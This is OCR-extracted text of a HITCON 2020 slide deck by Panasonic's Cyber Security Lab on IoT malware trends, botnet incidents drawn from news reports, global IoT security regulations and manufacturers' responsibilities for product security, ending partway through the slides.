Panasonic Cyber Security Lab

First step in the quest for manufacturing cyber-resilient IoT devices

Panasonic Corporation
Jun Sato
Chih-Hsiang

HITCON 2020@TAIPEI

Panasonic PSIRT


About me

- 佐藤 淳
- Jun Sato
- Past experience in system development and operation
- Joined Panasonic in 2019 and involved in IoT security
- CISSP, GCFA


Background

Increasing attacks targeting IoT

Number of Attacks Observed by NICTER Darknet Sensors



Breakdown of Observed Attacks by NICTER Darknet Sensors (2018)




Number of cyber attacks continue to increase
About half of observed attacks targeting IoT devices

Cybersecurity Research Institute - Cyber Security 2019
Appending 5 - Cyber Security Related Data - NICTER Observation Results

https://www.nisc.go.jp/active/kihon/pdf/cs2019.pdf

Sudden Increase in IoT Malware




Number of malware samples for IoT devices in Kaspersky Lab's collection, 2016-2018. (download)

The number of IoT malware has more than tripled from 2017 in just the first half of 2018

"New trends in the world of IoT threats", Kaspersky Lab, September 18, 2018
https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/

IoT Malware Wreaking Havoc


Home › Vulnerabilities

Over 500,000 IoT Devices Vulnerable to Mirai Botnet

By Eduard Kovacs on October 07, 2016

Share Tweet おすすめ 49 RSS

Researchers have identified more than 500,000 vulnerable Internet of Things (IoT) devices that could easily be ensnared by Mirai or similar botnets.

Mirai and at least one other botnet were recently responsible for massive distributed denia
of-service (DDoS) attacks against the website of journalist Brian Krebs and hosting provider
OVH. The attack on OVH was said to have exceeded 1Tbps.


https://www.securityweek.com/over-500000-iot-devices-vulnerable-mirai-botnet


VPNFilter災情超乎預期，華碩、D-Link、華為與中興裝置都遭殃

Talos指出VPNFilter感染的連網裝置超出預期，涵蓋了華碩、D-Link、華為、Ubiquiti、UPVEL與中興等等，搭配的惡意模組功能也不容小看，可將HTTPS加密傳輸降為HTTP，可抹滅蹤跡與裝置運作的必要檔案。

證，亦可切斷裝置的連網能力或讓裝置無法使用，還能長久進駐受駭裝置，無法藉由簡單的重開機移除它，而是得回復裝置出廠配置。

https://www.ithome.com.tw/news/123708


Hide 'N Seek Botnet Targets Smart Homes

By Ionut Arghire on July 24, 2018

Share G+ Tweet おすすめ 26 RSS

The infamous Hide 'N Seek botnet is now targeting vulnerabilities in home automation utions, network security firm Fortinet says.

t observed in January this year, the botnet originally targeted home routers and IP neras, and had a decentralized, peer-to-peer architecture. By May, the malware had ected over 90,000 unique devices and was targeting far more device types and hitectures.

https://www.securityweek.com/hide-%E2%80%98n-seek-botnet-targets-smart-homes

Number of IoT malware infections rising rapidly, with no end in sight


新種Mirai殭屍網路死灰復燃，這次目標是企業級IoT裝置

Palo Alto今年初發現11隻新Mirai變種，分別攻擊智慧電視、路由器和網路攝影機等各種企業端物聯網裝置

文/ 林妍溱 | 2019-03-19 發表

讚 5.9萬 按讚加入iThome粉絲團 讚 176 分享

2016及2017年屢次發動大規模分散式阻斷服務（DDoS）攻擊的Mirai殭屍網路病毒，在消失匿跡一段時間後被研究人員發現捲土重來，而且這次目標是企業級的物聯網裝置，包括企業級投影機、智慧電視和Zyxel、Dlink及Netgear的多款路由器。

Mirai以發動超大規模DDoS攻擊聞名，2016年及2017年利用數十萬台網路攝影機、家用路由器、網路儲存裝置，癱瘓了DNS供應商Dyn、ISP OVH及知名資安部落格Krebs on Security。

安全公司Palo Alto Networks的Unit 42於今年初發現11隻新Mirai變種。和先前版本不同之處，這些變種不是在消費型物聯網裝置上發現，其中一隻攻擊WePresent WiPG-1000無線投影系統的WePresent WiPG-1000 Command


https://www.ithome.com.tw/news/129449


Hackers infect 500,000 consumer routers all over the world with malware

Dan Goodin • 05/23/2018 4:13 pm • Biz & IT

View non-AMP version at arstechnica.com

https://arstechnica.com/information-technology/2018/05/hackers-infect-500000-consumer-routers-all-over-the-world-with-malware/?amp=1


微軟：俄國駭客使用IoT裝置入侵企業網路

曾經攻擊過美國民主黨、奧林匹克委員會，以VPN Filter惡意程式大規模感染路由器的國家級駭客組織APT 28，近期被發現企圖利用VoIP電話、印表機及影片解碼裝置，駭入特定企業網路

文/ 林妍溱 | 2019-08-06 發表

讚 5.9萬 按讚加入iThome粉絲團 讚 146 分享

微軟指出，俄羅斯國家贊助的駭客組織，正在利用印表機、VoIP電話等企業物聯網（IoT）裝置，伺機對企業網路發動攻擊。

微軟威脅情報中心（Microsoft Threat Intelligence Center）研究人員4月間發現三起攻擊行動，駭客正連上多台VoIP電話、辦公室印表機及影片解碼裝置，分析後發現攻擊者企圖利用這些裝置駭入企業網路。其中兩次攻擊是利用IoT 裝置的預設密碼，另外一次則是因為裝置韌體未升級到最新版本，而讓駭客有機可乘。


研究人員認為，入侵這些IoT裝置的目的，是在企業網路上建立據點，作為未來攻擊的準備。駭客成功入侵IoT裝置後，就會跑tcpdump軟體來聽取公司子網路的網路流量封包。攻擊者還會列舉管理群組，以便未來發動進一步攻擊。當攻擊者由一台裝置移動到另一台時，會丟一個簡單的shell script，以便日後持續由遠端控制。研究人員還發現這些裝置會和外部一台C&C伺服器建立連線。

https://www.ithome.com.tw/news/132271

Panasonic PSIRT

Panasonic Cyber Security Lab

IoT Malware Infections and Associated Damages




Infect, Spread and leverage for use in attacks
Victims unknowingly become attackers

Regulations by Government

United States

- Oregon HB 2395 amending ORS 646.607
- Cyber Shield Act of 2019 (S. 2664)
- SB-327 Information Privacy: Connected Devices
- IoT Cybersecurity Improvement Act of 2019
- Executive Order on Securing the Information and Communications Technology and Services Supply Chain (Executive Order 13873)

Europe



- EU Sales of Goods Directive (SGD)
- EU Digital Content Directive (DCD)
- UK legislation for consumer IoT devices by design
- Germany IT security law 2.0
- Finland Cybersecurity Label

People's Republic of China

- Cybersecurity Law of the People's Republic of China
  - 中华人民共和国网络安全法
- Public Comments on the Provisions on the Administration of Cybersecurity Vulnerabilities
  - 网络安全漏洞管理规定 (征求意见稿)
- Data Security Law of the People's Republic of China
  - 中华人民共和国数据安全法

Japan

- 2019 Order of the Ministry of Internal Affairs and Communications No. 12
- Partial revision to "Telecommunications Business Act" and "Act on the National Institute of Information and Communications Technology, Independent Administrative Agency"
- 2017 Notification of the Ministry of Economy, Trade and Industry No. 19

New laws being enacted globally govern IoT security

Panasonic PSIRT

Panasonic Cyber Security Lab


Expectations for "Manufacturers to ensure product security"

Security for shipped products
Product updates after shipment

Manufacturer

Parts Supplier

Procurement of secure parts / components
(Chips, software, etc.)



Users

Proper configuration and usage of products

Security Organizations / Researchers

Discovery of vulnerabilities
Development / selling security products

Retail

Proper explanation and initial configuration of products

Governments


Alerts to users
Guidance to Manufacturers

Panasonic PSIRT

Panasonic Cyber Security Lab

Existing Panasonic Activities on Product Security


As A Corporate Risk



